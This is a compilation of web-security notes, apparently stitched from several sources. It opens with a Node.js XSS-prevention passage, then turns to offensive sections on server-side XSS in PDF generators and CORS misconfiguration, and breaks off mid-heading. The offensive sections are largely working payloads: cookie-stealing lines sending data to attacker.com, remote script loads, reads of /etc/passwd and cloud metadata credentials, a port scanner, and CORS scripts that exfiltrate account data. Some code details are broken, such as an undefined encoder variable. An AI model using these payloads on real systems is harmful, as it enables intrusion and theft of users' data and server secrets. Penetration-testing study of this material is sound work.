- **HTML5 Security** - Due to the new HTML5 specification, browsers are adopting new directives, attributes, elements and this introduces new vectors of attack, some of which are related to XSS. [html5sec](#) is a good reference website to keep up to date with such vulnerabilities related to insecure adoption of HTML5 features.

## The Solution

XSS vulnerabilities expose and attack the end user by exploiting browser execution of unintentional injected code into the page. As such, the path for defending against XSS attacks lies on the client side when outputting potentially dangerous user data input.

There are two primary methods to prevent XSS attacks:

- **Filtering** - by filtering, or sanitizing the un-trusted data that originated from the user's input the end result is that the data is modified and removed of the original text that it contained. If for example a user on a blog wanted to comment and give an example of the use of `<script>` tags then filtering based on a blacklist/whitelist will remove any offending tags such as `<script>`, even if the user did not intend to execute this code on the browser maliciously but rather just to print it and share the text on the website.

Pitfalls of filtering is that it relies on a blacklist or a whitelist which could be subject to frequent changes, hence it requires maintenance and error-prone, and it usually requires complex string manipulation logic that is often based on regular expressions which by themselves can become a security threat or simply not being written correctly to address future changes and string alterations that the programmer did not expect thus could be bypassed.

- **Escaping/Encoding** - Unlike filtering, encoding the un-trusted data preserves all the input which the user supplied by escaping potentially malicious characters with their display character encoding. For example, if the input from the user is expected to be an HTML text and it is also treated as such, then in cases where the input is `<script>alert('xss')</script>` then it is possible to encode the `<` symbol to its HTML entity representation which is `&lt;`. This character entity has also a number associated with, so the `<` symbol could also be represented with the string `&#60;`; which will result in the same encoding behavior. Browsers know how to parse these entities and display them correctly.



The important nuance of encoding data is to encode it with the correct context of where it will be used. JSON, HTML, and CSS are all different in their encoding and one does not match the other so based on where the input is planned to be utilized the correct form of encoding should be used.

In summary, filtering is not the ideal solution to prevent XSS attacks. Validation and filtering of the data should happen on the user's data input and not on the output processing. Encoding the outputted data is on the other hand a better path to take to prevent XSS attacks as it renders any data as plain text which the browser won't be tricked into executing.

I> ## XSS attacks evolve I> Specifications, browsers, and the web in it's entirety constantly changes and introduces new technologies that web applications adopt and security needs to be adopted for as well. As such, XSS attacks have a great variety of attack vectors to exploit and increasingly harder to defend from and patch.

Encoding libraries: node-esapi

OWASP has their own [ESAPI](#) project which aims to provide security relates tools, libraries and APIs that developers can adopt in order to provide essential security. This project has been ported to a Node.js library that is available as an npm package and is called *node-esapi*.

[node-esapi](#) can be installed as any other npm package, and also update the *package.json* file with its dependency:

```
npm install node-esapi --saveCopy to clipboardErrorCopied
```

Once installed, the library provides encoding functions for each type of data that should be encoded, so that the following general guideline should be applied:

- Use JavaScript encoding when un-trusted input data is to be placed within the context of an executable JavaScript code. For example, a string of input from the user is expected to be used in a JavaScript source code such as `<script>showErrorMessage(userInput)</script>`.
- Use HTML encoding when un-trusted input data is to be placed within HTML markup. For example if the data is to be placed inside `<div>` tags, `<span>` tags, etc.

To encode HTML:

```
var esapi = require('node-esapi');
var esapiEncoder = esapi.encoder();

app.get('/', function(req, res, next) {

  // example for unsafe user input intended for embedding in HTML
  markup
  // req.query.userinput may include the string:
```

```
// <div><span>Example</span><script>alert('xss')</script></div>
var userInputExample = req.query.userinput;

// encodedInput is now safe to output in an HTML context of the web
page
var encodedInput = escapeEncoder.encodeForHTML(userInputExample);
});Copy to clipboardErrorCopied
```

T> ## Encoding for other data representations. T> node-escape also includes encoders for CSS, URL, HTML Attributes, and for Base64 representation of data.

Encoding libraries: xss-filters

From the home of Yahoo!, [xss-filters](#) is another XSS encoding library. It is designed to follow HTML5 specification for implementation of XSS filters, and is constantly reviewed by security researchers from Yahoo!.

It is important to notice that *xss-filters* are intended to be used only inside an HTML markup context. You should not use it for any un-trusted user input in other contexts like JavaScript or CSS code, or other specific objects like `<svg>`, `<object>`, or `<embed>` tags.

T> ## Yahoo! is quite active in the Node.js community T> Did you know that Yahoo! is an active player in the Node.js community? They have contributed to the npm repository about a hundred of packages altogether with general JavaScript, and frontend libraries, amongst Node.js.

Installing *xss-filters*:

```
npm install xss-filters --saveCopy to clipboardErrorCopied
```

Using the library to encode:

```
var xssFilters = require('xss-filters');

app.get('/', function(req, res, next) {
  var userInput = req.query.userinput;
  var safeUserInput = xssFilters.inHTMLData(userInput);

  // do something with safeUserInput that is now encoded and safe to
  print
  // out in an HTML context
});Copy to clipboardErrorCopied
```

Besides *inHTMLData* there are other APIs that exist to handle encoding un-trusted data in other context:

- HTML comments *inHTMLComment* - to encode data in HTML comment's such as `<!-- {{comment}} -->`

- HTML attributes - to encode data in HTML attributes it is required to make use of the appropriate quoting notation used in the attributes context.

With regards to HTML attributes, when using a single quote notation in attributes then use the *inSingleQuoteAttr* method:

JavaScript:

```
var safeUserInput = xssFilters.inSingleQuotedAttr(userInput);Copy to clipboardErrorCopied
```

HTML:

```
<input value='{{safeUserInput}}' />Copy to clipboardErrorCopied
```

When using double quotes notation in attributes then use the *inDoubleQuotedAttr* method:

JavaScript:

```
var safeUserInput = xssFilters.inDoubleQuotedAttr(userInput);Copy to clipboardErrorCopied
```

HTML:

```
<input value="{{safeUserInput}}" />Copy to clipboardErrorCopied
```

When not using any type quotation as attributes in HTML elements, for example to specify attribute keywords **hidden** which is applied to an HTML element and makes it invisible then use the *inUnQuotedAttr* method:

JavaScript:

```
var safeUserInput = xssFilters.inUnQuotedAttr(userInput);Copy to clipboardErrorCopied
```

HTML:

```
<input name="csrfToken" value="{{csrfValue}}" {{safeUserInput}} />Copy to clipboardErrorCopied
```

To further fine-tune the context of the un-trusted input from the user, such as whether it is originated from a URI input then it is possible to use a specific method such as:

```
var userURIInput = xssFilters.uriInHTMLData();
var userURIPathInput = xssFilters.uriPathInHTMLData();
var userURIFragmentInput = xssFilters.uriFragmentInHTMLData();Copy to clipboardErrorCopied
```

{pagebreak}

## Summary

OWASP ranks Cross Site Scripting (XSS) in the 3rd position of the [Top 10 vulnerabilities and attack vectors](#). As such, our awareness of security concerns should be high for attacks which are very common and easy to exploit.

To prevent XSS vulnerabilities, we learned about one of the basic mitigation techniques which is to encode or escape the output data so that malicious user input would not compromise the user's web browser by interpreting a maliciously injected JavaScript code.

The libraries we reviewed to mitigate XSS are OWASP's own node-esapi and Yahoo!'s xss-filters.

<https://github.com/payloadbox/xss-payload-list>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

[https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html)

## Server Side XSS (Dynamic PDF)

If a web page is creating a PDF using user controlled input, you can try to **trick the bot** that is creating the PDF into **executing arbitrary JS code**. So, if the **PDF creator bot finds** some kind of **HTML tags**, it is going to **interpret** them, and you can **abuse** this behaviour to cause a **Server XSS**.

Please, notice that the `<script></script>` tags don't work always, so you will need a different method to execute JS (for example, abusing `<img>`). Also, note that in a regular exploitation you will be **able to see/download the created pdf**, so you will be able to see everything you **write via JS** (using `document.write()` for example). But, if you **cannot see** the created PDF, you will probably need **extract the information making web request to you** (Blind).

## Payloads

### Discovery

`<!-- Basic discovery, Write something-->`

``

`<script>document.write(JSON.stringify(window.location))</script>`

`<script>document.write('<iframe src="'+window.location.href+'"></iframe>')</script>`

`<!--Basic blind discovery, load a resource-->`

``

`<img src=x onerror="location.href='http://attacker.com/?c='+ document.cookie">`

`<script>new Image().src="http://attacker.com/?c="+encodeURIComponent(document.cookie);</script>`

```
<link rel=attachment href="http://attacker.com">
```

## SVG

Any of the previous of following payloads may be used inside this SVG payload. One iframe accessing Burpcollab subdomain and another one accessing the metadata endpoint are put as examples.

```
<svg xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1" class="root" width="800" height="500">

<g>

<foreignObject width="800" height="500">

<body xmlns="http://www.w3.org/1999/xhtml">

<iframe src="http://redacted.burpcollaborator.net" width="800" height="500"></iframe>

<iframe src="http://169.254.169.254/latest/meta-data/" width="800" height="500"></iframe>

</body>

</foreignObject>

</g>

</svg>

<svg width="100%" height="100%" viewBox="0 0 100 100"

xmlns="http://www.w3.org/2000/svg">

<circle cx="50" cy="50" r="45" fill="green"

id="foo"/>

<script type="text/javascript">

// <![CDATA[

alert(1);

// ]]>

</script>

</svg>
```

You can find a lot **other SVG payloads** in <https://github.com/allanlw/svg-cheatsheet>

## Path disclosure

<!-- If the bot is accessing a file:// path, you will discover the internal path

if not, you will at least have with path the bot is accessing -->

```

```

```
<script> document.write(window.location) </script>
```

### Load an external script

The best conformable way to exploit this vulnerability is to abuse the vulnerability to make the bot load a script you control locally. Then, you will be able to change the payload locally and make the bot load it with the same code every time.

```
<script src="http://attacker.com/myscripts.js"></script>
```

```
</script>')"/>
```

### Read local file

```
<script>
```

```
x=new XMLHttpRequest;
```

```
x.onload=function(){document.write(btoa(this.responseText));}
```

```
x.open("GET","file:///etc/passwd");x.send();
```

```
</script>
```

```
<script>
```

```
xhzeem = new XMLHttpRequest();
```

```
xhzeem.onload = function(){document.write(this.responseText);}
```

```
xhzeem.onerror = function(){document.write('failed!')}
```

```
xhzeem.open("GET","file:///etc/passwd");
```

```
xhzeem.send();
```

```
</script>
```

```
<iframe src=file:///etc/passwd></iframe>
```

```
</iframe>')"/>
```

```
<link rel=attachment href="file:///root/secret.txt">
```

```
<object data="file:///etc/passwd">
```

```
<portal src="file:///etc/passwd" id=portal>
```

```
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File:  
/etc/passwd" pos-x="195" />
```

### Get external web page response as attachment (metadata endpoints)

```
<link rel=attachment href="http://http://169.254.169.254/latest/meta-data/iam/security-  
credentials/">
```

### Bot delay

```
<!--Make the bot send a ping every 500ms to check how long does the bot wait-->
```

```
<script>
```

```

let time = 500;

setInterval(()=>{

let img = document.createElement("img");

img.src = `https://attacker.com/ping?time=${time}ms`;

time += 500;

}, 500);

</script>



```

### Port Scan

```

<!--Scan local port and receive a ping indicating which ones are found-->

<script>

const checkPort = (port) => {

fetch(`http://localhost:${port}`, { mode: "no-cors" }).then(() => {

let img = document.createElement("img");

img.src = `http://attacker.com/ping?port=${port}`;

});

}

for(let i=0; i<1000; i++) {

checkPort(i);

}

</script>



```

### SSRF

This vulnerability can be transformed very easily in a SSRF (as you can make the script load external resources). So just try to exploit it (read some metadata?).

### Attachments: PD4ML

There are some HTML 2 PDF engines that allow to **specify attachments for the PDF**, like **PD4ML**. You can abuse this feature to **attach any local file** to the PDF. To open the attachment I opened the file with **Firefox and double clicked the Paperclip symbol to store the attachment** as a new file. Capturing the **PDF response** with burp should also **show the attachment in cleat text** inside the PDF.

```

<!-- From https://0xdf.gitlab.io/2021/04/24/htb-bucket.html -->

<html><pd4ml:attachment src="/etc/passwd" description="attachment sample"
icon="Paperclip"/></html>

```

# Cross-Origin Resources Sharing

## What is CORS (cross-origin resource sharing)?

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy ([SOP](#)). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as [cross-site request forgery](#) ([CSRF](#)).

### *Labs*

If you're already familiar with the basic concepts behind CORS vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

[View all CORS labs](#)

## Same-origin policy

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

### *Read more*

[Same-origin policy](#)

## Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

### *Read more*

[CORS and the Access-Control-Allow-Origin response header](#)



## Vulnerabilities arising from CORS configuration issues

Many modern websites use CORS to allow access from subdomains and trusted third parties. Their implementation of CORS may contain mistakes or be overly lenient to ensure that everything works, and this can result in exploitable vulnerabilities.

### Server-generated ACAO header from client-specified Origin header

Some applications need to provide access to a number of other domains. Maintaining a list of allowed domains requires ongoing effort, and any mistakes risk breaking functionality. So some applications take the easy route of effectively allowing access from any other domain.

One way to do this is by reading the Origin header from requests and including a response header stating that the requesting origin is allowed. For example, consider an application that receives the following request:

```
GET /sensitive-victim-data HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: https://malicious-website.com
```

```
Cookie: sessionid=...
```

It then responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: https://malicious-website.com
```

```
Access-Control-Allow-Credentials: true
```

```
...
```

These headers state that access is allowed from the requesting domain (`malicious-website.com`) and that the cross-origin requests can include cookies (`Access-Control-Allow-Credentials: true`) and so will be processed in-session.

Because the application reflects arbitrary origins in the `Access-Control-Allow-Origin` header, this means that absolutely any domain can access resources

from the vulnerable domain. If the response contains any sensitive information such as an API key or CSRF token, you could retrieve this by placing the following script on your website:

```
var req = new XMLHttpRequest();
```

```
req.onload = reqListener;
```

```
req.open('get','https://vulnerable-website.com/sensitive-  
victim-data',true);
```

```
req.withCredentials = true;
```

```
req.send();
```

```
function reqListener() {
```

```
    location='//malicious-  
website.com/log?key='+this.responseText;
```

```
};
```

## Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the `Access-Control-Allow-Origin` header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
```

```
Host: normal-website.com
```

```
...
```

```
Origin: https://innocent-website.com
```

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

```
HTTP/1.1 200 OK
```

```
...
```

```
Access-Control-Allow-Origin: https://innocent-website.com
```

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

```
normal-website.com
```

An attacker might be able to gain access by registering the domain:

```
hackersnormal-website.com
```

Alternatively, suppose an application grants access to all domains beginning with

```
normal-website.com
```

An attacker might be able to gain access using the domain:

```
normal-website.com.evil-user.net
```

### Whitelisted null origin value

The specification for the Origin header supports the value `null`. Browsers might send the value `null` in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the `file:` protocol.
- Sandboxed cross-origin requests.

Some applications might whitelist the `null` origin to support local development of the application. For example, suppose an application receives the following cross-origin request:

```
GET /sensitive-victim-data
```

```
Host: vulnerable-website.com
```

```
Origin: null
```

And the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: null
```

```
Access-Control-Allow-Credentials: true
```

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value `null` in the Origin header. This will satisfy the whitelist, leading to cross-domain access. For example, this can be done using a sandboxed `iframe` cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation  
allow-forms" src="data:text/html,<script>
```

```
var req = new XMLHttpRequest();
```

```
req.onload = reqListener;
```

```
req.open('get','vulnerable-website.com/sensitive-victim-  
data',true);
```

```
req.withCredentials = true;
```

```
req.send();
```

```
function reqListener() {
```

```
location='malicious-  
website.com/log?key='+this.responseText;  
  
};  
  
</script>"></iframe>
```

## Exploiting XSS via CORS trust relationships

Even "correctly" configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting (XSS), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

Given the following request:

```
GET /api/requestApiKey HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: https://subdomain.vulnerable-website.com
```

```
Cookie: sessionId=...
```

If the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin:
```

```
https://subdomain.vulnerable-website.com
```

```
Access-Control-Allow-Credentials: true
```

Then an attacker who finds an XSS vulnerability on `subdomain.vulnerable-website.com` could use that to retrieve the API key, using a URL like:

```
https://subdomain.vulnerable-  
website.com/?xss=<script>cors-stuff-here</script>
```

## Breaking TLS with poorly configured CORS

Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:

```
GET /api/requestApiKey HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
Origin: http://trusted-subdomain.vulnerable-website.com
```

```
Cookie: sessionId=...
```

The application responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: http://trusted-  
subdomain.vulnerable-website.com
```

```
Access-Control-Allow-Credentials: true
```

In this situation, an attacker who is in a position to intercept a victim user's traffic can exploit the CORS configuration to compromise the victim's interaction with the application. This attack involves the following steps:

- The victim user makes any plain HTTP request.
- The attacker injects a redirection to:

```
http://trusted-subdomain.vulnerable-website.com
```

- The victim's browser follows the redirect.
- The attacker intercepts the plain HTTP request, and returns a spoofed response containing a CORS request to:

```
https://vulnerable-website.com
```

- The victim's browser makes the CORS request, including the origin:

```
http://trusted-subdomain.vulnerable-website.com
```

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.

- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

This attack is effective even if the vulnerable website is otherwise robust in its usage of HTTPS, with no HTTP endpoint and all cookies flagged as secure.

## Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

```
Access-Control-Allow-Credentials: true
```

Without that header, the victim user's browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.

However, there is one common situation where an attacker can't access a website directly: when it's part of an organization's intranet, and located within private IP address space. Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access. For example, a cross-origin request within a private network may be as follows:

```
GET /reader?url=doc1.pdf
```

```
Host: intranet.normal-website.com
```

```
Origin: https://normal-website.com
```

And the server responds with:

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: *
```

The application server is trusting resource requests from any origin without credentials. If users within the private IP address space access the public internet then a CORS-based attack can be performed from the external site that uses the victim's browser as a proxy for accessing intranet resources.

<https://portswigger.net/web-security/cors>

<https://crashtest-security.com/cors-misconfiguration/>

## What is CORS?

The CORS (Cross-origin resource sharing) standard is needed because it **allows servers to specify who can access its assets** and which **HTTP request methods are allowed** from external resources.

A **same-origin** policy, requires that both the **server requesting** a resource and the server where the **resource** is located uses the same protocol (<http://>, <https://>, <ftp://>, <mailto:>, <tel:>, <data:>), **domain** name (internal-web.com) and the same **port** (80). Then, if the server forces the same-origin policy, only web pages from the same domain and port will be able to access the resources.

The following table shows how the same-origin policy will be applied in `http://normal-website.com/example/example.html`:

URL accessed	Access permitted?
<code>http://normal-website.com/example/</code>	Yes: same scheme, domain, and port
<code>http://normal-website.com/example2/</code>	Yes: same scheme, domain, and port
<code>https://normal-website.com/example/</code>	No: different scheme and port
<code>http://en.normal-website.com/example/</code>	No: different domain
<code>http://www.normal-website.com/example/</code>	No: different domain
<code>http://normal-website.com:8080/example/</code>	No: different port*

*\*Internet Explorer will allow this access because IE does not take account of the port number when applying the same-origin policy.*

## Access-Control-Allow-Origin Header

The specification of `Access-Control-Allow-Origin` allows for **multiple origins**, or the value `null`, or the wildcard `*`. However, **no browser supports multiple origins** and there are **restrictions** on the use of the **wildcard** `*`. (The wildcard can only be used alone, this will fail `Access-Control-Allow-Origin: https://*.normal-website.com` and it cannot be used with `Access-Control-Allow-Credentials: true`)

This header is **returned by a server** when a website requests a cross-domain resource, with an `Origin` header added by the browser.

## Access-Control-Allow-Credentials Header

The **default** behaviour of cross-origin resource requests is for **requests** to be **passed without credentials** like cookies and the Authorization header. However, the cross-domain server can **permit reading** of the **response** when **credentials** are **passed** to it by setting the CORS `Access-Control-Allow-Credentials` header to `true`.

If the value is set to `true` then the browser will send credentials (cookies, authorization headers or TLS client certificates).

```
var xhr = new XMLHttpRequest();  
  
xhr.onreadystatechange = function() {  
  
if(xhr.readyState === XMLHttpRequest.DONE && xhr.status === 200) {
```



```

console.log(xhr.responseText);
}
}

xhr.open('GET', 'http://example.com/', true);
xhr.withCredentials = true;
xhr.send(null);

fetch(url, {
  credentials: 'include'
})

const xhr = new XMLHttpRequest();
xhr.open('POST', 'https://bar.other/resources/post-here/');
xhr.setRequestHeader('X-PINGOTHER', 'pingpong');
xhr.setRequestHeader('Content-Type', 'application/xml');
xhr.onreadystatechange = handler;
xhr.send('<person><name>Arun</name></person>');

```

#### Pre-flight request

Under certain circumstances, when a cross-domain request:

- includes a **non-standard HTTP method (HEAD, GET, POST)**
- includes new **headers**
- includes special **Content-Type header value**

Check [in this link](#) the conditions of a request to avoid sending of a pre-flight request

the cross-origin request is preceded by a **request** using the **OPTIONS method**, and the CORS protocol necessitates an initial check on what **methods and headers are permitted prior to allowing the cross-origin request**. This is called the **pre-flight check**. The server **returns a list of allowed methods** in addition to the **trusted origin** and the browser checks to see if the requesting website's method is allowed.

Note that **even if a pre-flight request isn't sent** because the "regular request" conditions are respected, the **response needs to have the authorization headers** or the **browser won't be able to read the response** of the request.

For **example**, this is a pre-flight request that is seeking to **use the PUT method** together with a **custom request header** called `Special-Request-Header`:

```
OPTIONS /data HTTP/1.1
```

```
Host: <some website>
```

```
...
```

Origin: https://normal-website.com

Access-Control-Request-Method: PUT

Access-Control-Request-Headers: Special-Request-Header

The server might return a response like the following:

HTTP/1.1 204 No Content

...

Access-Control-Allow-Origin: https://normal-website.com

Access-Control-Allow-Methods: PUT, POST, OPTIONS

Access-Control-Allow-Headers: Special-Request-Header

Access-Control-Allow-Credentials: true

Access-Control-Max-Age: 240

- `Access-Control-Allow-Headers` Allowed headers
- `Access-Control-Expose-Headers`
- `Access-Control-Max-Age` Defines a maximum timeframe for caching the pre-flight response for reuse
- `Access-Control-Request-Headers` The header the cross-origin request wants to send
- `Access-Control-Request-Method` The method the cross-origin request wants to use
- `Origin` Origin of the cross-origin request (Set automatically by the browser)

Note that usually (depending on the content-type and headers set) in a **GET/POST request no pre-flight request is sent** (the request is sent **directly**), but if you want to access the **headers/body of the response**, it must contain an `Access-Control-Allow-Origin` header allowing it. **Therefore, CORS doesn't protect against CSRF (but it can be helpful).**

### Exploitable misconfigurations

Notice that most of the **real attacks require `Access-Control-Allow-Credentials` to be set to `true`** because this will allow the browser to send the credentials and read the response. Without credentials, many attacks become irrelevant; it means you can't ride on a user's cookies, so there is often nothing to be gained by making their browser issue the request rather than issuing it yourself.

One notable exception is when the **victim's network location functions as a kind of authentication**. You can use a victim's browser as a proxy to bypass IP-based authentication and access intranet applications. In terms of impact this is similar to DNS rebinding, but much less fiddly to exploit.

### Reflected Origin in `Access-Control-Allow-Origin`

In the real world this cannot happen as **these 2 values of the headers are forbidden together**. It is also true that a lot of developers want to **allow several URLs in the CORS**, but subdomain

wildcards or lists of URLs aren't allowed. Then, several developers **generate** the `**Access-Control-Allow-Origin**` header **dynamically**, and in more than one occasion they just **copy the value of the Origin header**.

In that case, the **same vulnerability might be exploited**.

In other cases, the developer could check that the **domain** (*victimdomain.com*) **appears** in the **Origin header**, then, an attacker can use a domain called `attackervictimdomain.com` to steal the confidential information.

```
<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://acc21f651fde5631c03665e000d90048.web-security-academy.net/accountDetails',true);

req.withCredentials = true;

req.send();

function reqListener() {

location='/log?key='+this.responseText;

};

</script>
```

#### The `null` Origin

`null` is a special value for the **Origin** header. The specification mentions it being triggered by redirects, and local HTML files. Some applications might whitelist the `null` origin to support local development of the application. This is nice because **several application will allow this value** inside the CORS and any **website can easily obtain the null origin using a sandboxed iframe**:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://acd11ffd1e49837fc07b373a00eb0047.web-security-academy.net/accountDetails',true);

req.withCredentials = true;

req.send();

function reqListener() {

location='https://exploit-accd1f8d1ef98341c0bc370201c900f2.web-security-academy.net//log?key='+encodeURIComponent(this.responseText);

};
```

```

</script>"></iframe>

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://acd11ffd1e49837fc07b373a00eb0047.web-security-
academy.net/accountDetails',true);

req.withCredentials = true;

req.send();

function reqListener() {

location='https://exploit-accd1f8d1ef98341c0bc370201c900f2.web-security-
academy.net//log?key='+encodeURIComponent(this.responseText);

};

</script>"></iframe>

```

### Regex bypasses

If you found the domain *victim.com* to be **whitelisted** you should check if *victim.com.attacker.com* is **whitelisted also**, or, in case you can **takeover some subdomain**, check if ***somesubdomain.victim.com*** is whitelisted.

### Advance Regex bypasses

Most of the regex used to identify the domain inside the string will focus on alphanumeric ASCII characters and `.` – `.`. Then, something like `victimdomain.com{.attacker.com` inside the Origin header will be interpreted by the regex as if the domain was `victimdomain.com` but the browser (in this case Safari supports this character in the domain) will access the `domainattacker.com`.

The `_` character (in subdomains) is not only supported in Safari, but also in Chrome and Firefox!

**Then, using one of those subdomains you could bypass some "common" regexps to find the main domain of a URL.**

For more information and settings of this bypass check: <https://www.corben.io/advanced-cors-techniques/> and <https://medium.com/bugbountywriteup/think-outside-the-scope-advanced-cors-exploitation-techniques-dad019c68397>

The following table contains the special characters list with the current “compatibility” of each browser tested (note: only special characters allowed at least by one browser have been included).

Special Chars	Chrome (v 67.0.3396)	Edge (v 41.16299.371)	Firefox (v 61.0.1)	Internet Explorer (v 11)	Safari (v 11.1.1)
!	No	No	No	No	Yes
=	No	No	No	No	Yes
\$	No	No	Yes	No	Yes
&	No	No	No	No	Yes
'	No	No	No	No	Yes
(	No	No	No	No	Yes
)	No	No	No	No	Yes
*	No	No	No	No	Yes
+	No	No	Yes	No	Yes
,	No	No	No	No	Yes
-	Yes	No	Yes	Yes	Yes
;	No	No	No	No	Yes
=	No	No	No	No	Yes
^	No	No	No	No	Yes
_	Yes	Yes	Yes	Yes	Yes
`	No	No	No	No	Yes
{	No	No	No	No	Yes
	No	No	No	No	Yes
}	No	No	No	No	Yes
~	No	No	No	No	Yes

#### From XSS inside a subdomain

One defensive mechanism developers use against CORS exploitation is to white-list domains that frequently requests access for information. However, this isn't entirely secure, because if even **one** of the subdomains of the **whitelisted** domain is **vulnerable** to other exploits such as **XSS**, it can enable CORS exploitation.

Let us consider an example, the following code shows the configuration that allows subdomains of *requester.com* to access resources of *provider.com*.

```
if ($_SERVER['HTTP_HOST'] == '*.requester.com')
{
    //Access data
}
else{ // unauthorized access}
```

Assuming that a user has access to *sub.requester.com* but not *requester.com*, and assuming that *sub.requester.com* is vulnerable to XSS. The user can exploit *provider.com* by using cross-site scripting attack method.

## Server-side cache poisoning

If the stars are aligned we may be able to use server-side cache poisoning via HTTP header injection to create a [stored XSS](#) vulnerability.

If an application **reflects** the **Origin header** without even checking it for illegal characters like , we effectively have a **HTTP header injection vulnerability against IE/Edge users as Internet Explorer and Edge view \r (0x0d) as a valid HTTP header terminator**:  
GET / HTTP/1.1  
Origin: z[0x0d]Content-Type: text/html; charset=UTF-7

Internet Explorer sees the response as:

```
HTTP/1.1 200 OK Access-Control-Allow-Origin: z Content-Type: text/html; charset=UTF-7
```

This isn't directly exploitable because there's no way for an attacker to make someone's web browser send such a malformed header, but I can **manually craft this request in Burp Suite and a server-side cache may save the response and serve it to other people**. The payload I've used will change the page's character set to **UTF-7**, which is notoriously useful for creating XSS vulnerabilities.

## Client-Side cache poisoning

You may have occasionally encountered a page with [reflected XSS](#) in a custom HTTP header. Say a web page reflects the contents of a custom header without encoding:

```
GET / HTTP/1.1
```

```
Host: example.com
```

```
X-User-id: &lt;svg/onload=alert\ (1\)&gt;
```

```
HTTP/1.1 200 OK
```

```
Access-Control-Allow-Origin: \*
```

```
Access-Control-Allow-Headers: X-User-id
```

```
Content-Type: text/html
```

```
...
```

```
Invalid user: &lt;svg/onload=alert\ (1\)&gt;\
```

With CORS, we can send any value in the Header. By itself, **that's useless** since the response containing our **injected JavaScript won't be rendered**. However, **if Vary: Origin hasn't been specified** the response **may be stored in the browser's cache and displayed directly when the browser navigates to the associated URL**. I've made a fiddle to [attempt this attack on a URL of your choice](#). Since this attack uses client-side caching, it's actually quite reliable.

```
<script>
```

```
function gotcha() { location=url }
```

```
var req = new XMLHttpRequest();
```

```
url = 'https://example.com/'; // beware of mixed content blocking when targeting HTTP sites
```

```
req.onload = gotcha;
```

```
req.open('get', url, true);

req.setRequestHeader("X-Custom-Header", "<svg/onload=alert(1)>")

req.send();

</script>
```

## Bypass

### XSSI (Cross-Site Script Inclusion) / JSONP

XSSI designates a kind of vulnerability which exploits the fact that, when a resource is included using the `script` tag, the SOP doesn't apply, because scripts have to be able to be included cross-domain. An attacker can thus read everything that was included using the `script` tag.

This is especially interesting when it comes to dynamic JavaScript or JSONP when so-called ambient-authority information like cookies are used for authentication. The cookies are included when requesting a resource from a different host. BurpSuite plugin:

<https://github.com/kapytein/jsonp>

[Read more about the different types of XSSI and how to exploit them here.](#)

Try to add a **callback parameter** in the request. Maybe the page was prepared to send the data as JSONP. In that case the page will send back the data with `Content-Type: application/javascript` which will bypass the CORS policy.



GET [redacted] Details?callback=testjsonp HTTP/1.1  
Host: [redacted]  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0  
HTTP/1.1 200 OK  
Date: [redacted] 15:13:51 GMT  
Content-Type: application/javascript

### Easy (useless?) bypass

